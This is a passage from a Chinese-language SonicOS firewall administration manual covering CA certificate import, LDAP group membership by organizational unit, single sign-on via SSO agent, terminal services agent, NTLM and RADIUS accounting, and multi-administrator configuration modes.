将 *CA* 证书导入到 *SonicOS* 的步骤如下：

1. 转至**系统 > CA 证书**。

2 选择**添加新 CA 证书**。浏览并选择您刚导出的证书文件。

3 单击**导入证书**按钮。

按组织单位的 LDAP 群组成员

“按组织单位的 LDAP 群组成员”功能用于在 LDAP 服务器上为某些组织单位 (OU) 中的用户设置 LDAP 规则和策略。

用户登录时，如果将用户群组设为按 LDAP 位置赋予成员身份，则用户成为匹配其 LDAP 位置的所有群组的成员。

您可以将任何本地群组设为成员按其在 LDAP 目录树中位置进行设置的群组，包括默认本地群组（**所有人**群组和**受信任用户**群组除外）。

如果用户是配置为 LDAP 位置的任何本地群组的成员：

- 将沿用这些本地群组在 LDAP 树中的位置。
- 将检查用户的本地群组相对于所有其他本地群组的位置。如果任何其他群组有与用户所属群组的相同 LDAP 位置，在该登录会话中，自动将用户设为这些群组的成员。

当用户尝试登录时，不管成功与否，将把用户的识别名都记录在事件日志中。如果用户未能获得期望的群组成员身份，日志将有助于故障排除。

单点登录概述

主题：

- 第 1152 页的什么是单点登录？
- 第 1153 页的 SonicWALL SSO 的优点
- 第 1153 页的平台和支持的标准
- 第 1154 页的单点登录的工作方式
- 第 1155 页的 SSO 代理的工作方式
- 第 1156 页的终端服务代理的工作方式
- 第 1157 页的浏览器 NTLM 验证的工作方式
- 第 1158 页的 RADIUS 单点登录计费的工作方式

什么是单点登录？

单点登录 (SSO) 是提供对多个网络资源的特许访问的透明用户验证机制，其中，通过单一域登录工作站或通过 Windows 终端服务或 Citrix服务器。

Dell SonicWALL 网络安全设备提供使用单点登录代理（SSO 代理）的 SSO 功能和 SonicWALL 终端服务代理 (TSA) 识别用户活动。SSO 代理根据工作站 IP 地址识别用户。TSA 通过服务器 IP 地址、用户名和域的组合识别用户。

SonicWALL SSO 在结合 Samba 使用时，也适用于 Mac 和 Linux 用户。此外，浏览器 NTLM 验证允许 SonicWALL SSO 验证发送 HTTP 流量的用户，而不涉及 SSO 代理或 Samba。

SonicWALL SSO 在 SonicOS 管理界面的**用户> 设置**页面配置。SSO 独立于**登录的身份验证方法**设置，后者可同时用于 VPN/L2TP 客户端用户或管理用户的身份验证。

根据来自 SonicWALL SSO 代理或 TSA 的数据，防火墙查询 LDAP 或本地数据库确定群组成员身份。防火墙策略选择性检查成员身份以控制给哪些人访问权限，成员身份还可用于选择内容过滤和应用程序控制的策略以控制允许成员访问的内容。将从 SSO 获得的用户名用于用户的流量和事件日志报告和 AppFlow 监控中。

配置的不活动时间计时器适用于 SSO，但会话限制不适用，不过，注销的用户在再次发送流量时会自动而明确地重新登录。

直接登录到工作站或终端服务/Citrix 服务器但未登录到域的用户将不会接受身份验证，除非他们发送 HTTP 流量且启用了浏览器 NTML 身份验证（不过可以选择性对其进行身份验证以给予有限访问权限）。对于 SonicWALL SSO 未验证的用户，界面将显示要求手动登录到设备以接受进一步身份验证。

给受到识别但缺少群组成员身份的用户配置的策略规则重定向至“阻止访问”页面。

SonicWALL SSO 的优点

SonicWALL SSO 是根据管理员配置的群组成员身份和策略匹配情况利用单点登录提供对多个网络资源访问权限的可靠而省时的功能。SonicWALL SSO 对最终用户透明，且需要最少的管理员配置。

SonicWALL SSO 通过根据工作站 IP 地址流量或来自服务器 IP 地址上特定用户的流量（对于终端服务或 Citrix）自动确定用户何时登录或注销，因而安全、便捷。SSO 身份验证适用于可以使用 SonicWALL Directory Connector 兼容协议返回位于工作站或终端服务/Citrix 服务器 IP 地址的用户身份的任何外部代理。

SonicWALL SSO 可用于使用用户级别身份验证的防火墙的任何服务，包括内容过滤服务 (CFS)、防火墙访问规则、群组成员身份和继承以及安全服务（IPS、GAV 和防间谍软件）包含/排除列表。

SonicWALL SSO 的其他优点包括：

- **易于使用** - 用户只需要登录一次，即可获得多个资源的自动访问权限。
- **改善的用户体验** - Windows 域凭据可用于对任何流量类型验证用户身份，而无需使用 Web 浏览器登录设备。
- **为用户提供透明性** - 用户无需重新输入用户名和密码进行身份验证。
- **安全通信** - 共享密钥加密提供数据传输保护。
- SonicWALL SSO 代理可以安装在 LAN 上的任何 Windows 服务器上，TSA 可以安装在任何终端服务器上。
- **多个 SSO 代理** - 最多支持 8 个代理以提高安装容量
- **多个 TSA** - 支持多个终端服务代理（每个终端服务器一个）。数目取决于 Dell SonicWALL 网络安全设备的型号，范围从 8 至 512。
- **登录机制适用于任何协议，并非仅 HTTP**。
- **浏览器 NTLM 验证** - SonicWALL SSO 可以验证发送 HTTP 流量的用户身份，而无需使用 SSO 代理。
- **Mac 和 Linux 支持** - 如使用 Samba 3.5 及更高版本，SonicWALL SSO 支持 Mac 和 Linux 用户。
- **按区域实施** - 如果在事件日志或 AppFlow 监控中进行用户识别，即使防火墙访问规则或安全服务策略未自动启动，也可以为来自任何区域的流量触发 SonicWALL SSO。

平台和支持的标准

SSO 代理与支持 SonicWALL SSO 的所有 SonicOS 版本兼容。TSA 受支持。

SSO 功能支持 LDAP 和本地数据库协议。SonicWALL SSO 支持 SonicWALL Directory Connector。为了使 SonicWALL SSO 的所有功能可以正常工作，SonicOS 应使用 Directory Connector 3.1.7 或更高版本。

要结合使用 SonicWALL SSO 与 Windows 终端服务或 Citrix，必须安装 SonicOS 6.0 或更高版本，且必须在服务器上安装 SonicWALL TSA。

要结合使用 SonicWALL SSO 和浏览器 NTLM 验证，必须安装 SonicOS 6.0 或更高版本。浏览器 NTLM 验证不需要 SSO 代理。

除非使用了仅浏览器 NTLM 验证，否则使用 SonicWALL SSO 需要在可以连至客户端和从设备连接（直接连接或通过 VPN 路径）的 Windows 域的服务器上安装 SSO 代理，且/或者在域的任何终端服务器上安装 TSA。

运行 SSO 代理必须满足以下要求：

- UDP 端口 2258（默认）必须开放，防火墙默认使用 UDP 端口 2258 与 SonicWALL SSO 代理通信，如果配置了自定义端口取代 2258，则这项要求适用于自定义端口
- 有最新服务包的 Windows Server

- .NET Framework 2.0
- Net API 或 WMI

注：Mac 和 Linux PC 不支持 SSO 代理使用的 Windows 网络请求，因此需要安装 Samba 3.5 或更高版本才能使用 SonicWALL SSO。如果未安装 Samba，Mac 和 Linux 用户仍可以访问，但需要登录。如果将策略规则设为需要身份验证，可能重定向这些用户至登录提示。更多信息，请参见第 1176 页的 Mac 和 Linux 用户调适。

运行 TSA 必须满足以下要求：

- UDP 端口 2259（默认）必须在安装 TSA 的所有终端服务器上开放，防火墙默认使用 UDP 端口 2259 与 SonicWALL TSA 代理通信，如果配置了自定义端口取代 2259，则这项要求适用于自定义端口
- 有最新服务包的 Windows Server
- Windows 终端服务器系统上安装的 Windows 终端服务或 Citrix

单点登录的工作方式

SonicWALL SSO 需要最低管理员配置且对用户透明。

以下情况将触发 SSO：

- 要求用户验证的防火墙访问规则应用于并非来自 WAN 区域的流量
- 如果在访问规则中未指定用户群组，但符合以下任意条件，就会对区域上的所有流量触发 SSO（注意并非仅符合这些条件的流量）：
  - 区域上启用了 CFS，且设置了多 CFS 策略
  - 区域上启用了 IPS，且 IPS 策略要求身份验证
  - 区域上启用了防间谍软件，且防间谍软件策略要求身份验证
  - 要求身份验证的应用程序控制策略应用于源区域
  - 对区域设置了按区域的 SSO 实施

SSO 用户表格也用于安全服务需要的用户和群组识别，这些安全服务包括内容过滤、入侵保护、防间谍软件和应用程序控制。

使用 SSO 代理的 SonicWALL SSO 身份验证

对于单个 Windows 工作站上的用户，SSO 工作站上的 SSO 代理处理来自防火墙的身份验证请求。使用 SSO 代理的 SonicWALL SSO 身份验证有六个步骤，如下图所示。

在用户流量通过防火墙时，即启动 SSO 身份验证过程。例如，当用户访问互联网时。在防火墙向运行 SSO 代理（SSO 工作站）的身份验证代理发送“用户名”请求和工作站 IP 地址时，将暂时阻止和保存用户发送的数据包。

运行 SSO 代理的身份验证代理为防火墙提供当前登录到工作站的用户名。将为登录的用户创建用户 IP 表条目，类似于 RADIUS 和 LDAP。

使用终端服务代理的 SonicWALL SSO 身份验证

对于从终端服务或 Citrix 服务器登录的用户，TSA 在身份验证过程中取代 SSO 代理。过程有以下几点不同：

- TSA 在用户登录的相同服务器上运行，且在发送至防火墙的初始通知中包含用户名和域以及服务器 IP 地址。
- 按用户编号和 IP 地址识别用户（对于非终端服务用户，任意 IP 地址上只有一个用户，因此不使用用户编号）。非零用户编号以 "x.x.x.x user n" 格式显示在 SonicOS 管理界面上，其中， x.x.x.x 是服务器 IP 地址，n 是用户编号。
- 在用户注销时，TSA 向 SonicOS 发送结束通知，不会进行轮询。

识别用户后，防火墙查询 LDAP 或本地数据库（基于管理员配置）以查找用户群组的成员身份，将其与策略相匹配，并相应地向用户授予或限制访问权限。成功完成登录次序后，将发送保存的数据包。如果在完成次序前收到来自相同源地址的数据包，则只保存最近的数据包。

运行 SSO 代理的身份验证代理以<域>/<用户名>格式返回用户名。对于本地配置的用户群组，用户名可以配置为从运行 SSO 代理的身份验证代理返回完整名称（在防火墙本地用户数据库中配置名称以进行匹配）或去除域组件的简单用户名（默认）。

对于 LDAP 协议，通过创建“dc”（域组件）属性符合域名的“域”类对象的 LDAP 搜索将<域>/<用户名>格式转换为 LDAP 识别名。如果找到对象，将其识别名用作目录子树搜索用户对象。例如，如果返回的用户名是“SV/bob”，将搜索“objectClass=domain”和“dc=SV”的对象。如果返回的对象的识别名为“dc=sv,dc=us,dc=sonicwall,dc=com,”，将在该目录子树下创建对“objectClass=user”和“sAMAccountName=bob”的对象的搜索（以 Active Directory 为例）。如果未找到域对象，将从目录树顶部搜索用户对象。

找到域对象后，保存信息以避免搜索相同对象。如果尝试在保存的域中查找用户失败，则删除保存的域信息，将进行另一次域对象搜索。

与使用 TSA 的 SSO 相比，使用 SSO 代理的 SonicWALL SSO 对用户注销的处理略有不同。防火墙以可配置的频率轮询运行 SSO 代理的身份验证代理，以确定用户何时注销。用户注销时，运行 SSO 代理的身份验证代理向防火墙发送“用户已注销”的响应，以此确认用户已注销并终止 SSO 会话。与防火墙轮询不同，TSA 本身监控终端服务/Citrix 服务器以获知注销事件并同时通知防火墙，因而终止 SSO 会话。对于这两种代理，可以设置可配置的不活动时间计时器，对于 SSO 代理，可以配置用户名请求轮询频率（设置短轮询时间以快速检测注销事件，或设置较长的轮询时间降低系统花费）。

使用浏览器 NTLM 验证的 SonicWALL SSO 验证

对于使用基于 Mozilla 的浏览器（包括 Internet Explorer、Firefox、Chrome 和 Safari）浏览的用户，防火墙通过 NTLM（NT LAN 管理器）身份验证支持识别。NTLM 是称为“集成 Windows 安全”的浏览器身份验证套件的一部分，受所有基于 Mozilla 的浏览器支持。NTLM 允许从设备至浏览器的直接身份验证请求，不涉及 SSO 代理。NTLM 通常用于没有域控制器的情况，例如通过 Web 远程验证用户。

NTLM 验证目前支持 HTTP，但不适用于 HTTPS 流量。

在 SSO 代理尝试获取用户信息前后，可以尝试浏览器 NTLM 验证。例如，如果先尝试 SSO 代理但未能识别用户，且流量是 HTTP，就会尝试 NTLM。

要对 Linux 或 Mac 客户端以及 Windows 客户端使用这种方法，您还可以启用 SSO 探测客户端的 **NetAPI** 或 **WMI**，这取决于 SSO 代理的具体配置。这会导致防火墙在请求 SSO 代理识别用户之前，探测 NetAPI/WMI 端口上的响应。如果没有响应，这些设备的 SSO 立即失败。对于：

- 对于 Windows PC，此类探测一般有效（除非个人防火墙将之阻止）并将使用 SSO 代理。
- 对于 Linux/Mac PC（假定未设置为运行 Samba 服务器），探测将失败，将绕过 SSO 代理，且在发送 HTTP 流量时使用 NTLM 验证。

在用户使用 HTTP 浏览前，NTLM 无法识别用户，所以将此前的所有流量视为未识别。将应用默认的 CFS 策略，要求经验证用户的任何规则都不会让流量通过。

如果配置为 NTLM 在 SSO 代理之前使用，则如果先收到 HTTP 流量，将使用 NLM 验证用户。如果先收到非 HTTP 流量，将使用 SSO 代理进行身份验证。

SSO 代理的工作方式

SSO 代理必须安装在 Windows 域可使用 IP 地址或使用 VPN 等路径直接与客户端和防火墙通信的工作站上。如需 SSO 代理的安装说明，请参阅第 1164 页的安装 SonicWALL SSO 代理。

支持多 SSO 代理以容纳有数千用户的大型安装。您最多可以配置八个 SSO 代理，分别都在您网络中的专用、高性能 PC 上运行。注意，快速 PC 上的一个 SSO 代理最多可以支持 2500 名用户。

SSO 代理仅与客户端和防火墙通信。SSO 代理使用共享密钥加密 SSO 代理和防火墙之间的消息。

> **注：**共享密钥在 SSO 代理中生成，在 SSO 配置期间在防火墙中输入的密钥必须完全匹配 SSO 代理生成的密钥。

防火墙通过默认的端口 2258 查询 SSO 代理。然后，SSO 代理在客户端和防火墙之间通信以确定客户端的用户 ID。防火墙以管理员配置的频率轮询 SSO 代理以持续确认用户的登录状态。

日志

SSO 代理根据管理员选择的记录级别向 Windows 事件日志发送日志事件消息。

防火墙还在其事件日志中记录 SSO 代理特定的事件。以下是来自防火墙的 SSO 代理特定日志事件消息的列表：

- **已拒绝用户登录 - 策略规则不允许** – 用户得到识别，且不属于阻止用户流量的策略所允许的任何用户群组。
- **已拒绝用户登录 - 在本地未找到** – 在本地未找到用户，且防火墙选中了**仅允许本地列出的用户**。
- **已拒绝用户登录 - SSO 代理超时** – 尝试联系 SSO 代理已超时。
- **已拒绝用户登录 - SSO 代理配置错误** – SSO 代理未正确配置，无法允许该用户访问。
- **已拒绝用户登录 - SSO 代理通信问题** – 与运行 SSO 代理的工作站的通信发生问题。
- **已拒绝用户登录 - SSO 代理的代理名称解析失败** – SSO 代理无法解析用户名。
- **SSO 代理返回的用户名太长** – 用户名太长。
- **SSO 代理返回的域名太长** – 域名太长。

注：SSO 代理特定的日志消息的注释字段将包含文字**<域/用户名>，通过 SSO 代理验证身份**。

终端服务代理的工作方式

TSA 可以安装在已安装终端服务或 Citrix 的任意 Windows 服务器上。服务器必须属于可使用 IP 地址或使用 VPN 等路径直接与防火墙通信的 Windows 域。

如需 TSA 的安装说明，请参阅第 1164 页的安装 SonicWALL 终端服务代理。

如需 TSA 的信息，请参见以下章节：

- 第 1156 页的多 TSA 支持
- 第 1157 页的TSA 消息的加密和会话 ID 的使用
- 第 1157 页的与本地子网的连接
- 第 1157 页的来自终端服务器的非域用户流量
- 第 1157 页的来自终端服务器的非用户流量

多 TSA 支持

要容纳包含数千用户的大型安装，防火墙可配置为使用多个终端服务代理运行（每个终端服务器一个）。支持的代理数取决于型号，如表 158 所示。

表 158. 每个型号支持的终端服务代理

Dell SonicWALL 网络安全设备	支持的 TS 代理	Dell SonicWALL 网络安全设备	支持的 TS 代理
SM 9600	512	TZ600	4
SM 9400	512	TZ500/TZ500 W	4
SM 9200	512	TZ400/TZ400 W	4
NSA 6600	256	TZ300/TZ300 W	4
NSA 5600	128	SOHO W	4
NSA 4600	64		
NSA 3600	16		
NSA 2600	8		

对于 Dell SonicWALL 网络安全设备，每个终端服务器最多可支持 32 个 IP 地址，服务器有多个NIC （网络接口控制器）。每个终端服务器都没有用户限制。

TSA 消息的加密和会话 ID 的使用

如果 TSA 和防火墙之间的消息包含用户名和域，TSA 使用共享密钥进行加密。始终加密用户的首个开放通知，因为 TSA 包含用户名和域。

注：共享密钥在 TSA 中生成，在 SSO 配置期间在防火墙中输入的密钥必须完全匹配 TSA 密钥。

TSA 在所有通知中都包含用户会话 ID，而不是每次都包含用户名和域。这既高效又安全，且允许 TSA 在代理重启后与终端服务用户重新同步。

与本地子网的连接

TSA 根据设备返回的信息动态学习网络拓扑结构，在习得后，就不会向设备发送未通过设备的后续用户连接的通知。因为 TSA 没有“忘记”这些本地目标的机制，如果移动设备上接口之间的子网，应该重启 TSA。

来自终端服务器的非域用户流量

防火墙有**允许受限访问非域名用户**设置用于选择性向非域用户（登录到本地机器而非域的用户）授予有限访问权限和，这与其他 SSO 用户一样适用于终端服务用户。

如果您的网络包含非 Windows 设备或运行了个人防火墙的 Windows 计算机，请选中**探测用户**复选框，并选中 **NetAPI** 或 **WMI** 的单选按钮，这取决于 SSO 代理的具体配置。这会导致防火墙在请求 SSO 代理识别用户之前，探测 NetAPI/WMI 端口上的响应。如果没有响应，这些设备的 SSO 立即失败。此类设备不响应或可能阻止 SSO 代理用于识别用户的 Windows 联网消息。

来自终端服务器的非用户流量

非用户连接从终端服务器打开，用于获取 Windows 更新和防病毒更新。TSA 可以识别来自登录的服务的连接是非用户连接，并在发送给设备的通知中加以标识。

要控制这些非用户连接的处理，设备的 TSA 配置上有**允许终端服务器的非用户流量绕过访问规则中的用户验证**复选框。如选中，就允许这些连接。如果未选中此复选框，将服务视为本地用户，可以通过选中**允许受限访问非域名用户**设置和在具有相应服务名称的设备上创建用户帐户向其授予访问权限。

浏览器 NTLM 验证的工作方式

主题：

- 第 1157 页的域用户的 NTLM 验证
- 第 1158 页的非域用户的 NTLM 验证
- 第 1158 页的浏览器中的 NTLM 验证凭据

域用户的 NTLM 验证

对于域用户，NTLM 响应通过 RADIUS 中的 MSCHAP 机制进行验证。必须在设备上启用 RADIUS。

在配置 NTLM 验证时，将应用 SSO 配置的**用户**选项卡中的以下设置：

- 仅允许本地列出来的用户
- 本地数据库中的简单用户
- 设置用户群组隶属关系的机制（LDAP 或本地）
- **可以通过复制 LDAP 用户名在本地设置用户**群组成员（在 LDAP 配置中设置，并可在用户群组成员机制是 LDAP 时应用）
- 轮询频率

非域用户的 NTLM 验证

通过 NTLM，非域用户可以是登录到 PC 而未登录到域的用户，或是受到提示输入用户名和密码但未输入域登录凭据的用户。在这两种情况下，NTLM 允许将其与域用户相区分。

如果用户名匹配防火墙上的本地用户帐户，则根据帐户密码在本地验证 NTLM 响应。如果验证成功，用户可以登录且得到该帐户的相应授权。用户群组成员身份从本地帐户设置，而不是从 LDAP 设置，且将包含“受信任用户”群组的成员身份（因为密码在本地验证）。

如果用户名不匹配本地用户帐户，用户将不能登录。**允许受限访问非域名用户**选项不适用于通过 NTLM 验证的用户。

浏览器中的 NTLM 验证凭据

对于 NTLM 验证，浏览器或者使用域登录凭据（如用户登录到域）从而提供完整的单点登录功能，或者提示用户输入所访问网站的用户名和密码（本例中为防火墙）。不同的因素都会影响浏览器在用户登录到域时使用域登录凭据的能力。这些因素取决于所使用的浏览器的类型：

- **Internet Explorer**（9.0 或更高版本）– 使用用户的域登录凭据，并根据其“Internet 选项”中“安全”选项卡透明地验证登录到 Dell SonicWALL 设备的网站是否位于本地内联网中。这需要在“Internet 选项”中将防火墙添加到本地内联网区域的网站列表中。

  这可以通过“计算机配置”、“管理模板”、“Windows 组件”、Internet Explorer、“Internet 控制面板”、“安全页面”下“站点至区域分配列表”中的域群组策略完成。

- **Google Chrome** – Chrome 与 Internet Explorer 的行为方式相同，包括需要在“Internet 选项”中将防火墙添加到本地内联网区域的网站列表中。
- **Firefox** – 使用用户的域登录凭据，并透明地验证登录到防火墙的网站是否列在其配置的 **network.automatic-ntlm-auth.trusted-uris** 条目中（通过在 Firefox 地址栏输入 **about:config** 访问）。
- **Safari** – 虽然 Safari 支持 NTLM，但目前并不支持使用用户域登录凭据的全透明登录。

  注：Safari 不能在 Windows 平台运行。

- **非 PC 平台上的浏览器** – Linux 和 Mac 等非 PC 平台可以通过 Samba 在 Windows 域中访问资源，但没有像 Windows PC 一样“将 PC 登录到域”的概念。因此，这些平台上的浏览器不能访问用户的域登录凭据，且无法将其用于 NTLM。

在用户未登录到域或浏览器不能使用其域登录凭据时，将提示输入用户名和密码，或者如果用户之前可能已保存，将使用缓存的登录凭据。

在上述各种情况中，如果使用用户的域登录凭据进行身份验证失败（这可能由于用于没有所需的访问权限），浏览器将提示用户输入用户名和密码。这允许用户输入不同于域登录凭据的其他凭据获得访问权限。

注：当单点登录加强启用 NTLM，必须**防火墙 > 访问规则**页面的 **LAN 到 WAN** 规则添加 HTTP/HTTPS 访问规则，该规则将**可信用户**列为**允许的用户**。此规则向用户触发 NTLM 验证请求。如果未添加此访问规则，严格的内容过滤器策略等其他配置将阻塞用户的 Internet 访问并禁止验证请求。

RADIUS 单点登录计费的工作方式

RFC 2866 指定使用 RADIUS 计费作为向计费服务器发送用户登录会话计费消息的网络访问服务器 (NAS) 机制。这些消息在用户登录和注销时发送。另外，也可以选择在用户会话期间定期发送。

当客户使用外部或第三方网络访问设备执行用户验证（通常用于远程或无线访问）且设备支持 RADIUS 计费时，Dell SonicWALL 设备可以用作 RADIUS 计费服务器，可以使用客户的网络访问服务器发送的 RADIUS 计费消息进行网络中的单点登录 (SSO)。

注：可将运行 SMA 11.4 或更高版本的 Dell SMA 1000 系列设备配置为外部 RADIUS 计费客户端，其中 Dell SonicWALL 防火墙充当 RADIUS 计费服务器。

在远程用户通过 Dell SMA 或第三方设备连接时，SMA 或第三方设备向 Dell SonicWALL 设备（配置为 RADIUS 计费服务器）发送计费消息。Dell SonicWALL 设备根据计费消息中的信息将用户添加到其内部登录用户数据库中。

在用户注销时，Dell SMA 或第三方设备向 Dell SonicWALL 设备发送另一条计费消息。然后，Dell SonicWALL 设备注销用户。

注：网络访问服务器 (NAS) 在发送 RADIUS 计费消息时，不要求用户经过 RADIUS 验证。即使在第三方设备使用 LDAP、内部数据库或任何其他机制验证用户时，NAS 也可以发送 RADIUS 计费消息。

RADIUS 计费消息未加密。RADIUS 计费有防欺骗的内在安全性，因为使用请求验证器和共享密钥。RADIUS 计费需要在设备上配置可以发送 RADIUS 计费消息的网络访问服务器 (NAS) 列表。这项配置提供各 NAS 的 IP 地址和共享密钥。

主题：

- 第 1159 页的 RADIUS 计费消息
- 第 1159 页的 Dell SonicWALL 与第三方网络设备的兼容性
- 第 1160 页的代理转发
- 第 1160 页的非域用户
- 第 1160 页的 IPv6 注意事项
- 第 1160 页的 RADIUS 计费服务器端口

RADIUS 计费消息

RADIUS 计费使用两种计费消息：

- **计费请求**
- **计费响应**

计费请求可以发送**状态类型**属性指定的三种请求类型中的一种：

- **开始** - 在用户登录时发送。
- **停止** - 在用户注销时发送。
- **暂时更新** - 在用户登录会话期间定期发送。

遵循 RADIUS 标准的计费消息由 RFC 2866 指定。每个消息包含属性列表和由共享密钥验证的验证器。

与 SSO 相关的以下属性在**计费请求**中发送：

- **状态类型** - 计费请求的类型（**开始**、**停止**或**暂时更新**）。
- **用户名** - 用户的登录名称。格式并非由 RFC 指定，可以是简单的登录名称或包含登录名称、域或识别名 (DN) 等各种值的字符串。
- **成帧 IP 地址** - 用户的 IP 地址。如果使用了 NAT，这必须是用户的内部 IP 地址。
- **主叫站 ID** - Aventail 等设备使用的用户 IP 地址的字符串表示。
- **代理状态** - 用于将请求转发至另一 RADIUS 计费服务器的通过状态。

Dell SonicWALL 与第三方网络设备的兼容性

为了使 Dell SonicWALL 设备与第三方网络设备兼容以通过 RADIUS 计费进行 SSO 登录，第三方设备必须能够：

- 支持 RADIUS 计费。
- 发送**开始**和**停止**消息。发送未作要求的**暂时更新**消息。
- 在**开始**和**停止**消息的**成帧 IP 地址**或**主叫站 ID** 属性中发送用户的 IP 地址。

注：如果远程访问服务器使用 NAT 转译用户的外部公开 IP 地址，则属性必须提供用于内部网络的内部 IP 地址，且必须是该用户的唯一 IP 地址。如果使用两个属性，则**成帧 IP 地址**属性必须使用内部 IP 地址，**主叫站 ID**属性应该使用外部 IP 地址。

应该在**开始**消息和**暂时更新**消息的**用户名**属性中发送用户的登录名称。可以在**停止**消息的**用户名**属性中发送用户的登录名称，但不是必须的。**用户名**属性必须包含用户的帐户名称，而且还可以包含域，或者必须包含用户的识别名 (DN)。

代理转发

充当 RADIUS 计费服务器的 Dell SonicWALL 设备可以最多向每个网络访问服务器 (NAS) 的四个其他 RADIUS 计费服务器使用代理转发形式发送请求。可以为各 NAS 分别配置各 RADIUS 计费服务器。

为了避免需要为各 NAS 重新输入配置的详细信息，SonicOS 允许从配置的服务器的列表中为各 NAS 选择转发。

各 NAS 客户端的代理转发配置包括超时和重试次数。可以通过选择以下选项配置如何向两个或多个服务器的转发请求：

- **超时时尝试下一个服务器**
- **转发每个请求至所有服务器**

非域用户

在以下情况中，确定向 RADIUS 计费服务器报告的用户为本地（非域）用户：

- 未使用域发送用户名，且未配置为可通过 LDAP 查询服务器的域。
- 未使用域发送用户名，且配置为可通过 LDAP 查询服务器的域，但未找到用户名。
- 已使用域发送用户名，但在 LDAP 数据库中未找到域。
- 已使用域发送用户名，但在 LDAP 数据库中未找到用户名。

经过 RADIUS 计费验证的非域用户受到与使用其他 SSO 机制验证的用户相同的约束，且适用以下限制：

- 只有在设置了“允许非域用户的受限访问”时，用户才可以登录。
- 用户不会成为“受信任用户”群组的成员。

IPv6 注意事项

在 RADIUS 计费中，使用这些包含用户的 IPv6 地址：

- Framed-Interface-Id / Framed-IPv6-Prefix
- Framed-IPv6-Address

目前，忽略所有这些 IPv6 属性。

有些设备在**主叫站 ID**属性中以文本形式传递 IPv6 地址。

如果其中不包含有效的 IPv4 地址，则忽略**主叫站 ID**。

包含 IPv6 地址属性，但将不包含 IPv4 地址属性的 RADIUS 计费消息转发至代理服务器。如果未配置代理服务器，则丢弃 IPv6 属性。

RADIUS 计费服务器端口

RADIUS 计费通常使用 UDP 端口 1813 或 1646。UDP 端口 1813 是 IANA 指定的端口。UDP 端口 1646 是旧的非官方标准端口。Dell SonicWALL 设备默认监听端口 1813。可以为 RADIUS 计费端口配置其他端口编号，但设备只能监听一个端口。所以，如果您使用多个网络访问服务器 (NAS)，必须将其配置为都能在相同的端口编号上通信。

多管理员支持概述

本章节介绍多管理员支持功能。

主题：

- 第 1161 页的什么是多管理员支持？
- 第 1161 页的优点
- 第 1161 页的多管理员支持的工作方式

什么是多管理员支持？

初始版本的 SonicOS 仅支持具有完全管理权限的一个管理员登录防火墙。可授予附加用户“有限管理员”访问权限，但一次只能有一个管理员有修改 SonicOS GUI 的所有区域的完全权限。

SonicOS 支持多个并行管理员。该功能允许具有完全管理权限的多个用户登录。除了使用默认的 **admin** 用户名，可以创建附加的管理员用户名。

由于多个管理员同时进行配置更改可能存在冲突，只允许一个管理员进行配置更改。授予附加管理员对 GUI 的完全权限，但不能进行配置更改。

优点

多管理员支持具有以下优点：

- **提高了工作效率** - 同时允许多个管理员访问防火墙，之前当两个管理员同时要访问设备时，会强制注销其中一个管理员。
- **降低了配置风险** – 新的只读模式允许用户查看防火墙的当前配置和状态，而没有无意更改配置的风险。

多管理员支持的工作方式

以下章节介绍多管理员支持功能的工作方式：

- 第 1161 页的配置模式
- 第 1162 页的用户群组
- 第 1162 页的抢占管理员的优先级
- 第 1163 页的 GMS 和多管理员支持

配置模式

为了允许多个并行管理员，且防止发生多个管理员同时进行配置更改的潜在冲突，定义了以下配置模式：

- **配置模式** - 管理员有编辑配置的完全权限。如果没有管理员已登录到设备，这是有完全和有限管理员权限的管理员（但非只读管理员）的默认行为。

  注：有完全配置权限的管理员也可以使用命令行接口 (CLI) 登录。

- **只读模式** - 管理员不能对配置作任何更改，但可以查看整个管理 UI 和执行监控操作。

  仅向属于 **SonicWALL Read-Only Admins** 用户群组的管理员授予只读访问权限，这是他们可以访问的唯一配置模式。

- **非配置模式** - 管理员可以查看与只读群组成员能查看的相同信息，他们还可以启动不可能导致配置冲突的管理操作。

  只有属于 **SonicWALL Administrators** 用户群组的管理员可以访问非配置模式。在另一名管理员已处于配置模式，且新管理员选择不抢占已有管理员时，可以进入这种模式。默认情况下，当管理员受到抢占退出配置模式，将其转入非配置模式。在**系统 > 管理**页面，可以修改这种行为注销先前的管理员。

下表提供配置模式可获得的访问权限的摘要。还列出了有限管理员的访问权限，但注意本表格并不包含有限管理员可用的所有功能。

表 159. 配置模式可获得的访问权限

功能	配置模式的完全权限管理员	非配置模式的完全权限管理员	只读管理员	有限管理员
导入证书	X			
生成证书签名请求	X			
导出证书	X			
导出设备设置	X	X	X	
下载 TSR	X	X	X	
使用其他诊断	X	X		X
配置网络	X			X
清除 ARP 缓存	X	X		X
设置 DHCP 服务器	X			
重新协商 VPN 隧道	X	X		
注销用户	X	X		仅 X 访客用户
解锁注销的用户	X	X		
清除日志	X	X		X
过滤日志	X	X	X	X
导出日志	X	X	X	X
通过电子邮件发送日志	X	X		X
配置日志类别	X	X		X
配置日志设置	X			X
生成日志报告	X	X		X
浏览完整 UI	X	X	X	
生成日志报告	X	X		X

用户群组

多管理员支持功能支持两个新的默认用户群组：

- **SonicWALL Administrators** - 该群组的成员具有编辑配置的完全管理员权限。
- **SonicWALL Read-Only Admins** - 该群组的成员具有查看完整管理界面的只读权限，但不能编辑配置，且不能切换到完全配置模式。

不建议将用户包含在多个用户群组中。但是如果您这样做，则遵循以下行为方式：

- 如果 **SonicWALL Administrators** 用户群组的成员也属于 **Limited Administrators** 或 **SonicWALL Read-Only Admins** 用户群组，则成员将具有完全管理员权限。
- 如果 **Limited Administrators** 用户群组的成员也属于 **SonicWALL Read-Only Admins** 用户群组，则成员将具有有限管理员权限。
- 如果稍后将 **SonicWALL Read-Only Admins** 用户组的成员包含到其他管理组，**SonicWALL Read-Only Admins** 组配置的**如果其他管理组使用该只读管理组**选项决定成员是仅有只读访问还是有其他组设置的完全管理权限。

抢占管理员的优先级

以下规则用于控制各类别管理员对已登录设备的管理员进行抢占的优先级：

1. **admin** 用户和 SonicWALL 全局管理系统 (GMS) 都有最高优先级，且可以抢占任何用户。
2. 属于 **SonicWALL Administrators**用户群组的用户可以抢占任何用户，**admin** 和 SonicWALL GMS 除外。
3. 属于 **Limited Administrators** 用户群组的用户只能抢占 **Limited Administrators** 群组中的其他成员。

GMS 和多管理员支持

在使用 SonicWALL GMS 管理防火墙时，GMS 频繁登录设备（用于确保已正确创建 GMS 管理 IPSec 隧道等活动）。这些频繁的 GMS 登录可能有碍设备的本地管理，因为 GMS 可能抢占本地管理员。

安装单点登录代理和/或终端服务代理

